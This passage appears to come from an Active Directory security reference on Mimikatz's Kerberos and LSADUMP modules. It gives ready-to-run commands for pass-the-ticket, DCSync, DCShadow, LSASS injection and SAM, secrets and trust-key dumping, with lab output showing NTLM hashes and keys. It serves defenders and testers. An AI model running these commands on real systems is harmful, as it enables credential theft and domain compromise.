 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 16 modules * * */


mimikatz # kerberos::ptc c:\temp\TGT_joeuser@lab.adsecurity.org.ccache

Principal : (01) : joeuser ; @ LAB.ADSECURITY.ORG

Data 0
          Start/End/MaxRenew: 12/30/2015 1:43:57 PM ; 12/30/2015 11:43:57 PM ; 1/6/2016 1:43:57 PM
          Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Client Name  (01) : joeuser ; @ LAB.ADSECURITY.ORG
          Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            54bd6cdec816a2987cfc28ea34b362fb
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK

mimikatz # exit
Bye!
```

KERBEROS::PTT – pass the ticket
After a Kerberos ticket is found, it can be copied to another system and passed into the current session effectively simulating a logon without any communication with the Domain Controller. No special rights required.
Similar to SEKURLSA::PTH (Pass-The-Hash).


- /filename – the ticket's filename (can be multiple)
- /diretory – a directory path, all .kirbi files inside will be injected.



KERBEROS::Purge – purge all Kerberos tickets
Similar to functionality of "klist purge". Run this command before passing tickets (PTC, PTT, etc) to ensure the correct user context is used.



KERBEROS::TGT – get current TGT for current user.



LSADUMP

The LSADUMP Mimikatz Module interacts with the Windows Local Security Authority (LSA) to extract credentials. Most of these commands require either debug rights (privlege::debug) or local System. By default, the Administrators group has Debug rights. Debug still has to be "activated" by running "privilege::debug".

LSADUMP:Backupkeys
Requires Administrator rights.

```
mimikatz # lsadump::backupkeys

Current prefered key:       {0982cbb4-f37d-4b66-99d3-fceff6dd8aec}
  * RSA key
        Exportable key : YES
        Key size       : 2048

Compatibility prefered key: {fe7f1d97-d76b-499f-a2ec-e2382b99cb8a}
  * Legacy key
e7456a5211553375c662e4c8dfd2673fd695d65c29a4a24b3ce567ba2983200d
e461c785d877a9d6ae6b0d643d37e5dfc786b93e61a93e5e67810c1bc8746c7c
af94f3b65629debde0a2bb29c274a70dded59c98ed90ac399d0a7afaaa4366f6
f8dc7279c3ed1d595cbf11d0133c8b572e9404b638e02905c12a0f60a1442d24
e566e1ec091e38e26c46618cd53b91d10c713cecad1800acb668d82d854a8ac9
d78dfe92299f0608207a256244f4f9b7f996290bc6e051cbdce89706e249ffa8
1251d55a2726a4c5b6baa86322583dc5c916af533a779444e81f455836c149fa
1196447504O3b3495df52c6d0d0bc2389b484458c815ce8b65eb36ba03cddb10
```

LSADUMP::Cache – Get the SysKey to decrypt NL$KM then MSCache(v2) (from registry or hives)
Requires Administrator rights.

```
mimikatz # lsadump::cache
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657

Local name : RDLABDC02 (S-1-5-21-3017930946-1529675408-4271689233)
Domain name : RD (S-1-5-21-2578996962-4185879466-3696909401)

Policy subsystem is : 1.12
LSA Key(s) : 1, default {91cbbc93-b740-4665-cbf4-90bdd79a5202}
  [00] {91cbbc93-b740-4665-cbf4-90bdd79a5202} 1164b471bff34c94b54f28b69b18f913ffb9b113c9b1fe355d4f901557acea0d

* Iteration is set to default (10240)
```

LSADUMP::ChangeNTLM – Ask a server to set a new password/ntlm for one user.

LSADUMP::DCShadow – Push replication changes to a Domain Controller. Read more at DCShadow.com.
This requires full AD admin rights or KRBTGT pw hash.
DCShadow temporarily sets the computer to be a “DC” for the purposes of replication:

- Creates 2 objects in the AD forest Configuration partition.
- Updates the SPN of the computer used to include “GC” (Global Catalog) and “E3514235-4B06-11D1-AB04-00C04FC2DCD2” (AD Replication). More info on Kerberos Service Principal Names in the ADSecurity SPN section.
- Pushes the updates to DCs via DrsReplicaAdd and KCC.
- Removes the created objects from the Configuration partition.

```
mimikatz # lsadump::dcshadow /object=krbtgt /attribute=ntPwdHistory /v
000000000
** Domain Info **

Domain:         DC=lab12,DC=adsecurity,DC=org
Configuration:  CN=Configuration,DC=lab12,DC=adsecurity,DC=org
Schema:         CN=Schema,CN=Configuration,DC=lab12,DC=adsecurity,DC=o
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Con
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 82058

** Server Info **

Server: adsec12dc1.lab12.adsecurity.org
  InstanceId  : {0b29d8b2-8ee4-405c-a6ac-cba445cbc36b}
  InvocationId: {010ed8f9-09cc-4b78-8d98-0a26eb3215c6}
Fake Server (not already registered): TotesNotADC.lab12.adsecurity.org

** Attributes checking **

#0: ntPwdHistory

** Objects **

#0: krbtgt
DN:CN=krbtgt,CN=Users,DC=lab12,DC=adsecurity,DC=org
  ntPwdHistory (1.2.840.113556.1.4.94-9005e rev 2):
    86e95878eb25a010372be03e6d3665230000000000000000000000
    (86e95878eb25a010372be03e6d3665230000000000000000000000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:TotesNotADC[63861]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```

```
PS C:\> c:\temp\mimikatz\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Feb  5 2018 02:08:38
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=lab12,DC=adsecurity,DC=org
Configuration:  CN=Configuration,DC=lab12,DC=adsecurity,DC=org
Schema:         CN=Schema,CN=Configuration,DC=lab12,DC=adsecurity,DC=org
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab12,DC=adsecurity,DC=org
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 82097

** Server Info **

Server: adsec12dc1.lab12.adsecurity.org
  InstanceId  : {0b29d8b2-8ee4-405c-a6ac-cba445cbc36b}
  InvocationId: {010ed8f9-09cc-4b78-8d98-0a26eb3215c6}
Fake Server (not already registered): TotesNotADC.lab12.adsecurity.org

** Performing Registration **

** Performing Push **

Syncing DC=lab12,DC=adsecurity,DC=org
Sync Done

** Performing Unregistration **
```

Temporary DC object in the Configuration partition

```
PS C:\> dir AD:'CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab12,DC=adsecurity,DC=org'

Name                ObjectClass          DistinguishedName
----                -----------          -----------------
adsec12dc1          server               CN=adsec12dc1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configurat
ADSEC12RODC1        server               CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur


PS C:\> dir AD:'CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab12,DC=adsecurity,DC=org'

Name                ObjectClass          DistinguishedName
----                -----------          -----------------
adsec12dc1          server               CN=adsec12dc1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configurat
ADSEC12RODC1        server               CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configur
TOTESNOTADC         server               CN=TOTESNOTADC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configura
```

LSADUMP::DCSync – ask a DC to synchronize an object (get password data for account)
Requires membership in Domain Administrator, domain Administrators, or custom delegation.

A major feature added to Mimkatz in August 2015 is “DCSync” which effectively “impersonates” a Domain Controller and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux. As of Mimikatz version 2.1 alpha 20160501, DCSync works with renamed domains.

The exploit method prior to DCSync was to run Mimikatz or Invoke-Mimikatz on a Domain Controller to get the KRBTGT password hash to create Golden Tickets. With Mimikatz’s DCSync and the appropriate rights, the attacker can pull the password hash, as well as previous password hashes, from a Domain Controller over the network without requiring interactive logon or copying off the Active Directory database file (ntds.dit).

Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull password data. Note that Read-Only Domain Controllers are not only allowed to pull password data for users by default.

How DCSync works:

1. Discovers Domain Controller in the specified domain name.
2. Requests the Domain Controller replicate the user credentials via GetNCChanges (leveraging Directory Replication Service (DRS) Remote Protocol)

I have previously done some packet captures for Domain Controller replication and identified the intra-DC communication flow regarding how Domain Controllers replicate.

The Samba Wiki describes the DSGetNCChanges function:

“The client DC sends a DSGetNCChanges request to the server when the first one wants to get AD objects updates from the second one. The response contains a set of updates that the client has to apply to its NC replica.
…
When a DC receives a DSReplicaSync Request, then for each DC that it replicates from (stored in RepsFrom data structure) it performs a replication cycle where it behaves like a client and makes DSGetNCChanges requests to that DC. So it gets up-to-date AD objects from each of the DC’s which it replicates from.”

DCSync Options:

- /all – DCSync pull data for the entire domain.

- /user – user id or SID of the user you want to pull the data for.
- /domain (optional) – FQDN of the Active Directory domain. Mimikatz will discover a DC in the domain to connect to. If this parameter is not provided, Mimikatz defaults to the current domain.
- /csv – export to csv
- /dc (optional) – Specify the Domain Controller you want DCSync to connect to and gather data.


There's also a /guid parameter.

DCSync Command Examples:

Pull password data for the KRBTGT user account in the rd.adsecurity.org domain:
Mimikatz "lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt" exit

Pull password data for the Administrator user account in the rd.adsecurity.org domain:
Mimikatz "lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator" exit

Pull password data for the ADSDC03 Domain Controller computer account in the lab.adsecurity.org domain:
Mimikatz "lsadump::dcsync /domain:lab.adsecurity.org /user:adsdc03$" exit



LSADUMP::LSA – Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use /patch for a subset of data, use /inject for everything. *Requires System or Debug rights.*

- /inject – Inject LSASS to extract credentials
- /name – account name for target user account

- /id – RID for target user account
- /patch – patch LSASS.


Often service accounts are members of Domain Admins (or equivalent) or a Domain Admin was recently logged on to the computer an attacker dump credentials from. Using these credentials, an attacker can gain access to a Domain Controller and get all domain credentials, including the KRBTGT account NTLM hash which is used to create Kerberos Golden Tickets.

Command: mimikatz lsadump::lsa /inject exit

Dumps credential data in an Active Directory domain when run on a Domain Controller.
Requires administrator access (with debug rights) or Local SYSTEM rights

The account with RID 502 is the KRBTGT account and the account with RID 500 is the default administrator for the domain.

Here's the result when running LSADUMP::lsa /patch which only dumps the NTLM password hashes.



LSADUMP::NetSync

NetSync provides a simple way to use a DC computer account password data to impersonate a Domain Controller via a Silver Ticket and DCSync the target account's information including the password data.

LSADUMP::RpData

LSADUMP::SAM – get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts.
Requires System or Debug rights.
It contains NTLM, and sometimes LM hash, of users passwords. It can work in two modes: online (with SYSTEM user or token) or offline (with SYSTEM & SAM hives or backup).

Requires administrator access (with debug rights) or Local SYSTEM rights when run against an online SAM.

Getting an impersonated SYSTEM token: Mimikatz "PRIVILEGE::Debug" "TOKEN::elevate"

```
mimikatz # lsadump::sam
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657
Local SID : S-1-5-21-3017930946-1529675408-4271689233

SAMKey : 364d77a8399af95033658c1498e09bf2

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 4771c80c83293beb882cb621a6a063fe

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```

LSADUMP::Secrets – get the SysKey to decrypt SECRETS entries (from registry or hives).
Requires System or Debug rights.

```
mimikatz # lsadump::secrets
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657

Local name : RDLABDC02 (S-1-5-21-3017930946-1529675408-4271689233)
Domain name : RD (S-1-5-21-2578996962-4185879466-3696909401)

Policy subsystem is : 1.12
LSA Key(s) : 1, default {91cbbc93-b740-4665-cbf4-90bdd79a5202}
  [00] {91cbbc93-b740-4665-cbf4-90bdd79a5202} 1164b471bff34c94b54f28b69b18f913ffb9b113c9b1fe355d4f901557acea0d

Secret  : $MACHINE.ACC
cur/text: 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]rSf%=/rD\,GZeeq;R9'))7,fU'wtwm> i$z[#
3%(W3;Rp\^
    NTLM:595d436f11270dc4df953f217fcfbdd2
    SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577
old/text: 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]rSf%=/rD\,GZeeq;R9'))7,fU'wtwm> i$z[#
3%(W3;Rp\^
    NTLM:595d436f11270dc4df953f217fcfbdd2
    SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577

Secret  : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 bf 96 8e ef 0b 59 7c 6b e4 8b 62 12 9f c0 11 c3 ac 88 9a f1 b0 0d a9 e3 b5 7f 2b ce c6 53 87 08 a3
 50 82 d1 69 e1 0d f0
    full: bf968eef0b597c6be48b62129fc011c3ac889af1b00da9e3b57f2bcec6538708a35082d169e10df0
    m/u : bf968eef0b597c6be48b62129fc011c3ac889af1 / b00da9e3b57f2bcec6538708a35082d169e10df0
old/hex : 01 00 00 00 82 58 84 d1 a9 33 60 a6 37 f6 79 0d 70 67 09 a6 65 40 ed 28 76 24 43 44 86 69 55 be b0 41 a9 4a 95
 e5 90 4f 64 a6 d3 99
    full: 825884d1a93360a637f6790d706709a66540ed28762443448669 55beb041a94a95e5904f64a6d399
    m/u : 825884d1a93360a637f6790d706709a66540ed28 / 76244344866955beb041a94a95e5904f64a6d399

Secret  : NL$KM
cur/hex : f1 6a 5e ad c2 d0 94 3d 7e 1e 2a b5 b0 f8 ea 9c 48 58 3c 1b cb 0b b9 b3 71 63 f3 58 18 b7 ec 3d 57 96 1d e4 35
 8d 0b d1 26 5f 07 82 ad 97 d6 7a 2e 3c 1a a9 ca 36 58 27 0d f1 a2 02 88 23 17 13
```

LSADUMP::SetNTLM – Ask a server to set a new password/ntlm for one user.

LSADUMP::Trust – Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly).
Requires System or Debug rights.

Extracts data from Active Directory for existing trust relationships for the domain. The trust key (password) is displayed as well.

```
mimikatz(commandline) # lsadump::trust /patch

Current domain: LAB.ADSECURITY.ORG (ADSECLAB / S-1-5-21-1583770191-140008446-3268284411)

Domain: RD.LAB.ADSECURITY.ORG (RD / S-1-5-21-135380161-102191138-581311202)
 [  In ] LAB.ADSECURITY.ORG -> RD.LAB.ADSECURITY.ORG
    * 6/17/2015 7:35:47 PM - CLEAR    - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
 e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
 df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
 8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
 0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
 33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
 26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
        * aes256_hmac       c710a6557b1d27920f73725e09362c56fad6d30a802eb4ed2e0c5838885a090c
        * aes128_hmac       6a5aba8674dcfa6414b371136ac4aae5
        * rc4_hmac_nt       a2adef66d1d90b0fb4c7943d52fad203

 [ Out ] RD.LAB.ADSECURITY.ORG -> LAB.ADSECURITY.ORG
    * 6/17/2015 7:35:47 PM - CLEAR    - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
 e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
 df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
 8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
 0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
 33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
 26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
        * aes256_hmac       834cecb0cd819f5d25fa95382450ed047ab9bbf18f2a066d2dfe9c8743270eeb
        * aes128_hmac       238428f3e950c50ba6e3604377913d1e
        * rc4_hmac_nt       a2adef66d1d90b0fb4c7943d52fad203

 [ In-1] LAB.ADSECURITY.ORG -> RD.LAB.ADSECURITY.ORG
    * 6/17/2015 7:35:47 PM - CLEAR    - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
 e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
 df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
 8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
 0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
 33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
 26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
        * aes256_hmac       c710a6557b1d27920f73725e09362c56fad6d30a802eb4ed2e0c5838885a090c
        * aes128_hmac       6a5aba8674dcfa6414b371136ac4aae5
        * rc4_hmac_nt       a2adef66d1d90b0fb4c7943d52fad203

 [Out-1] RD.LAB.ADSECURITY.ORG -> LAB.ADSECURITY.ORG
    * 6/17/2015 7:35:47 PM - CLEAR    - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
 e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
 df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
 8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
 0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
 33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
 26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
        * aes256_hmac       834cecb0cd819f5d25fa95382450ed047ab9bbf18f2a066d2dfe9c8743270eeb
        * aes128_hmac       238428f3e950c50ba6e3604377913d1e
        * rc4_hmac_nt       a2adef66d1d90b0fb4c7943d52fad203
```

MISC

The MISC Mimikatz module is kind of a catch-all for commands that don't quite fit elsewhere.
The most well known commands in this module are MISC::AddSID, MISC::MemSSP, and MISC::Skeleton.

MISC::AddSid – Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID).
